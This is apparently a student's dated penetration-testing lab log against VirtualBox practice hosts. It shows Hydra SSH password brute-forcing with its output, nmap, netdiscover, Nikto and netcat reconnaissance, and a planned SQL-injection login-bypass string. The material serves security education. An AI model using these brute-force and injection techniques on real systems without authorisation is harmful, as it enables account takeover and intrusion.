

2023-05-31T04:58

Logged into Kali and accessed root mode.

2023-05-31T05:01

Created passwords.txt file and stored it into my Kali account to test out Hydra.

Content of passwords.txt:

```
21casd  
543cdc  
qsd93  
csc333  
uwontfindme223  
haha212389
```

2023-05-31T05:03

Tried out the pw-inspector command with passwords.txt as the input file to filter out passwords that are not between a length of six and ten characters. The output file is newpasswords.txt.

Command used:

```
pw-inspector -i passwords.txt -o newpasswords.txt -m 6 -M 10
```

Content of newpasswords.txt:

```
21casd  
543cdc  
csc333  
haha212389
```

2023-05-31T05:09

Utilized Hydra to test if it can gain access to my Kali account.

Command used:

```
hydra -l jcountry -P newpasswords.txt ssh://192.168.56.113
```

Output:

```
[# hydra -l jcountry -P newpasswords.txt ssh://192.168.56.113
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-31 05:10:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:1:p:4), ~1 try per task
[DATA] attacking ssh://192.168.56.113:22
[22]ssh host: 192.168.56.113 login: jcountry password: csc333
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-31 05:10:41
[+] (root㉿kali)-[/home/jcountry]
```

2023-05-31T05:13

Attempted to use dpl4hydra to apply the local default password list to see if it accesses my account. However, it was determined that it would take at least two hours to go through all of the potential passwords on the list, so I did not fully make use of this command.

Commands used:

```
dpl4hydra linksys
dpl4hydra refresh
hydra -l jcountry -P /root/.dpl4hydra/dpl4hydra_full.csv
ssh://192.168.56.113
```

Output:

```
(root㉿kali)-[/home/jcountry]
[# dpl4hydra linksys
File dpl4hydra_linksys.lst was created with 21 entries.
[root㉿kali)-[/home/jcountry]
[# dpl4hydra refresh
Trying to locate wget or curl... done.
Using curl for downloading data.
Trying to download list of vendors from
http://open-sez.me... done.
Moving existing password list to /root/.dpl4hydra/dpl4hydra_full.old.

Merging download with /usr/share/hydra/dpl4hydra_local.csv... done.
Cleaning up and sorting /root/.dpl4hydra/dpl4hydra_full.csv... done.

Refreshed (default (p)assword (l)ist /root/.dpl4hydra/dpl4hydra_full.csv
was created with 11021 entries.
[root㉿kali)-[/home/jcountry]
[# ^C
[root㉿kali)-[/home/jcountry]

[# hydra -l jcountry -P /root/.dpl4hydra/dpl4hydra_full.csv ssh://192.168.56.113
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-31 03:56:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11023 login tries (1:1:p:11023), ~689 tries per task
[DATA] attacking ssh://192.168.56.113:22
[STATUS] 95.00 tries/min, 95 tries in 00:01h, 10930 to do in 01:56h, 14 active
[STATUS] 98.33 tries/min, 295 tries in 00:03h, 10730 to do in 01:59h, 14 active
[STATUS] 87.43 tries/min, 612 tries in 00:07h, 10413 to do in 01:59h, 14 active
[STATUS] 85.15 tries/min, 1277 tries in 00:15h, 9748 to do in 01:55h, 14 active
[STATUS] 84.24 tries/min, 2612 tries in 00:31h, 8413 to do in 01:40h, 14 active
[STATUS] 84.15 tries/min, 3955 tries in 00:47h, 7870 to do in 01:25h, 14 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
[root㉿kali)-[/home/jcountry]
[# ^C
[root㉿kali)-[/home/jcountry]
```

2023-06-06T22:35

Logged into Kali and accessed root mode.

2023-06-06T22:37

Utilized netdiscover to locate computers in the eth1 server that may introduce vulnerabilities. This technique begins the first step in the penetration test, pre-engagement, which involves finding out which computers are on the network.

Command used: netdiscover -i eth1

Output:

```
Currently scanning: 172.16.150.0/16 | Screen View: Unique Hosts
24 Captured ARP Req/Rep packets, from 8 hosts. Total size: 1440
-----
IP          At MAC Address      Count     Len  MAC Vendor / Hostname
-----
192.168.56.1  0a:00:27:00:00:00    3    180  Unknown vendor
192.168.56.100 08:00:27:58:0b:39    3    180  PCS Systemtechnik GmbH
192.168.56.102 08:00:27:c9:b0:03    3    180  PCS Systemtechnik GmbH
192.168.56.103 08:00:27:bc:9e:76    3    180  PCS Systemtechnik GmbH
192.168.56.104 08:00:27:36:d1:dd    3    180  PCS Systemtechnik GmbH
192.168.56.105 08:00:27:aa:94:f     2    120  PCS Systemtechnik GmbH
192.168.56.106 08:00:27:20:a9:bc    4    240  PCS Systemtechnik GmbH
192.168.56.107 08:00:27:f8:42:a7    3    180  PCS Systemtechnik GmbH
```

2023-06-06T22:44

Implementing the nmap tool to determine open ports in the network. This begins the second step of the penetration test, reconnaissance, since nmap will scan the local network for devices that may contain vulnerabilities.

Commands used:

```
nmap -p- 192.168.56.100
nmap -p- 192.168.56.102
nmap -p- 192.168.56.103
```

```
nmap -p- 192.168.56.104  
nmap -p- 192.168.56.105  
nmap -p- 192.168.56.106  
nmap -p- 192.168.56.107
```

Output for nmap -p- 192.168.56.100:

```
└─(root💀kali㉿kali)-[~/home/jcountry]  
└─# nmap -p- 192.168.56.100  
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 02:27 EDT  
Nmap scan report for 192.168.56.100  
Host is up (0.00042s latency).  
All 65535 scanned ports on 192.168.56.100 are filtered  
MAC Address: 08:00:27:58:0B:39 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 1806.03 seconds  
└─(root💀kali㉿kali)-[~/home/jcountry]  
└─#
```

Output for nmap -p- 192.168.56.102:

```
└─(root💀kali㉿kali)-[~/home/jcountry]  
└─# nmap -p- 192.168.56.102  
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 02:59 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.00028s latency).  
Not shown: 65533 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:C9:B0:03 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds  
└─(root💀kali㉿kali)-[~/home/jcountry]  
└─#
```

Output for nmap -p- 192.168.56.103:

```
└─(root💀kali㉿kali)-[~/home/jcountry]
└─# nmap -p- 192.168.56.103
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 03:03 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00034s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:BC:9E:76 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
└─(root💀kali㉿kali)-[~/home/jcountry]
└─#
```

Output for nmap -p- 192.168.56.104:

```
└─(root💀kali㉿kali)-[~/home/jcountry]
└─# nmap -p- 192.168.56.104
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 03:03 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00029s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
1337/tcp  open  waste
31337/tcp open  Elite
MAC Address: 08:00:27:36:D1:DD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
└─(root💀kali㉿kali)-[~/home/jcountry]
```

Output for nmap -p- 192.168.56.105:

```
└─(root💀kali㉿kali)-[~/home/jcountry]
└─# nmap -p- 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 03:03 EDT
Nmap scan report for 192.168.56.105
Host is up (0.00041s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
36268/tcp open  unknown
MAC Address: 08:00:27:AA:94:9F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
└─(root💀kali㉿kali)-[~/home/jcountry]
```

Output for nmap -p- 192.168.56.106:

```
└─(root💀kali㉿kali)-[~/home/jcountry]
└─# nmap -p- 192.168.56.106
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 03:04 EDT
Nmap scan report for 192.168.56.106
Host is up (0.00030s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
8000/tcp  open  http-alt
MAC Address: 08:00:27:20:A9:BC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
└─(root💀kali㉿kali)-[~/home/jcountry]
```

Output for nmap -p- 192.168.56.107:

```
└─(root💀kali㉿kali)-[~/home/jcountry]
└─# nmap -p- 192.168.56.107
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 03:04 EDT
Nmap scan report for 192.168.56.107
Host is up (0.00034s latency).
All 65535 scanned ports on 192.168.56.107 are closed
MAC Address: 08:00:27:F8:42:A7 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 8.95 seconds
└─#
```

2023-06-08T05:09


Accessed each found host system on Firefox to determine ones that use login credentials, which provides a possibility for a vulnerability that may be exploited by the Hydra Kali Linux tool.

Webpage for 192.168.56.100: Website did not load

Webpage for 192.168.56.102:




Webpage for 192.168.56.103:



Webpage for 192.168.56.104: No webpage found

Webpage for 192.168.56.105:



Note: This will be the website that I will primarily utilize for the rest of the penetration test.

There could be a possible SQL injection vulnerability that I could test out later on.

Webpage for 192.168.56.106: No webpage found

Webpage for 192.168.56.107: No webpage found

2023-06-09T13:54

Applied the Nikto Kali Linux tool to obtain specific vulnerability details about the host with IP address 192.168.56.105. This plan begins the third step of the penetration test, vulnerability assessment.

Command used: nikto -h 192.168.56.105

Output:

```

tinaj — root@kali: /home/jcountry — ssh -XC jcountry@pi.cs.oswego.edu — 191x56
[+] # nikto -h 192.168.56.105
- Nikto v2.5.0


+ Target IP:      192.168.56.105
+ Target Hostname: 192.168.56.105
+ Target Port:    80
+ Start Time:   2023-06-09 13:14:35 (GMT-4)

-----  

+ Server: Apache/2.2.22 (Debian)
+ /: Retrieved x-powered-by header: PHP/5.4.45-0+deb7u14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal 7 was identified via the x-generator header. See: https://www.drupal.org/project/remove_http_headers
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via Etags, header found with file /robots.txt, inode: 152289, size: 1561, mtime: Wed Nov 20 15:45:59 2013. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /robots.txt: Entry '/user/password/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=user/password/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=user/login/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/filter/tips/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/user/login/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/UPGRADE.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/user/register/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/install.php' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/INSTALL.mysql.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/INSTALL.sqlite.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/INSTALL.pgsql.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/MAINTAINERS.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=filter/tips/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/xmlrpc.php' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/LICENSE.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=user/register/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 36 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /misc/favicon.ico: identifies this app/server as: Drupal 7.x. See: https://en.wikipedia.org/wiki/Favicon
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG0 HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /web.config: ASP config file is accessible.
+ /?PHP8B85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /user/: This might be interesting.
+ /README: Uncommon header 'tcm' found, with contents: choice.
+ /README: README file found.
+ /UPGRADE.txt: Default file found.
+ /install.php: Drupal install.php file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-filehttps://drupal.stackexchange.com/question/269976/how-do-i-restrict-access-to-the-install-php-file
+ /install.php: install.php file found.
+ /LICENSE.txt: License file found.
+ /xmlrpc.php: xmlrpc.php was found.
+ /INSTALL.mysql.txt: Drupal installation file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /INSTALL.pgsql.txt: Drupal installation file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 9753 requests: 0 error(s) and 42 item(s) reported on remote host

```

Webpage of https://portswigger.net/kb/issues/00600600_robots-txt-file:



The screenshot shows the Burp Scanner website with the following content:

- Robots.txt file**
- Description: Robots.txt file**

The file robots.txt is used to give instructions to web robots, such as search engine crawlers, about locations within the web site that robots are allowed, or not allowed, to crawl and index.

The presence of the robots.txt does not in itself present any kind of security vulnerability. However, it is often used to identify restricted or private areas of a site's contents. The information in the file may therefore help an attacker to map out the site's contents, especially if some of the locations identified are not linked from elsewhere in the site. If the application relies on robots.txt to protect access to these areas, and does not enforce proper access control over them, then this presents a serious vulnerability.

- Remediation: Robots.txt file**

The robots.txt file is not itself a security threat, and its correct use can represent good practice for non-security reasons. You should not assume that all web robots will honor the file's instructions. Rather, assume that attackers will pay close attention to any locations identified in the file. Do not rely on robots.txt to provide any kind of protection over unauthorized access.

- Vulnerability classifications**

 - CWE-200: Information Exposure

- Typical severity**

Information

- Type index (hex)**

0x00600600

- Type index (decimal)**

6292992

The parts of this test I find interesting are near the end where Nikto mentions a found file called `xmlrpc.php` and two installation files known as `INSTALL.mysql.txt` and `INSTALL.pgsql.txt`. Since chapter 3 of the CompTIA Security+ textbook mentions exploitations that could be possible through SQL and XML injections when input is not validated or filtered properly, both of these computer attacks are possible culprits for this virtual host system, which could potentially access login credentials from the database.

2023-06-09T15:09

Created an account on the 192.168.56.105 virtual host system with login credentials.

Username: justyce4all

Email: jcountry@oswego.edu

2023-06-09T15:15

My next idea is to perform an SQL injection attack with my actual username and a password with the format `'whatever' or 'a'='a'`, where `whatever` can be absolutely anything since `'a'='a'` is always a true statement. If this concept is how the server gets information from the database, the website may grant access to my account with the given input in the password field, thus indicating an SQL injection vulnerability. However, I am waiting for my account to be activated to test out this potential attack.

2023-06-11T12:47

Entered a bogus email with a single quotation mark on the “Request new password” page to see what error message would be displayed.

Input: `nobody17217@gmail.com'`

Output from webpage:



Sorry, 'nobody17217@gmail.com' is not recognized as a user name or an e-mail address.

Home » User account

User account

[Create new account](#)

[Log in](#)

[Request new password](#)

Username or e-mail address *

nobody17217@gmail.com'

[E-mail new password](#)

Since the webpage indicated that the bogus email is not known, both an SQL attack and an XML attack cannot be performed.

2023-06-13T14:55

Attempting to attack the host with IP 192.168.56.102 by first applying a Netcat command to listen via port 80 to ensure the port is open.


Command used: nc -nv 192.168.56.102 80

Output: (UNKNOWN) [192.168.56.102] 80 (http) open

2023-06-13T14:59

I tried to use gobuster to locate interesting files on the 192.168.56.102 host. However, installing gobuster resulted in an unmet dependencies error and even after using apt --fix-broken install, gobuster still refused to run on my computer. As a result, I went to a tutorial on YouTube that is also attempting to hack a similar system, just a different IP address, so that I can continue on with the attack. The interesting files on the host system are robots.txt and search1.php.

Output of robots.txt:



Output of search1.php:

The screenshot shows a Mozilla Firefox window with the title bar "Hacksudo::search — Mozilla Firefox". The address bar displays "192.168.56.102/search1.php". The content pane shows a dark blue-themed web page with the following text and form:

HackSudo Search box
JumpStation The web crawler with Google

Hacksudo Search

A pretty useless search engine

Search the hacksudo

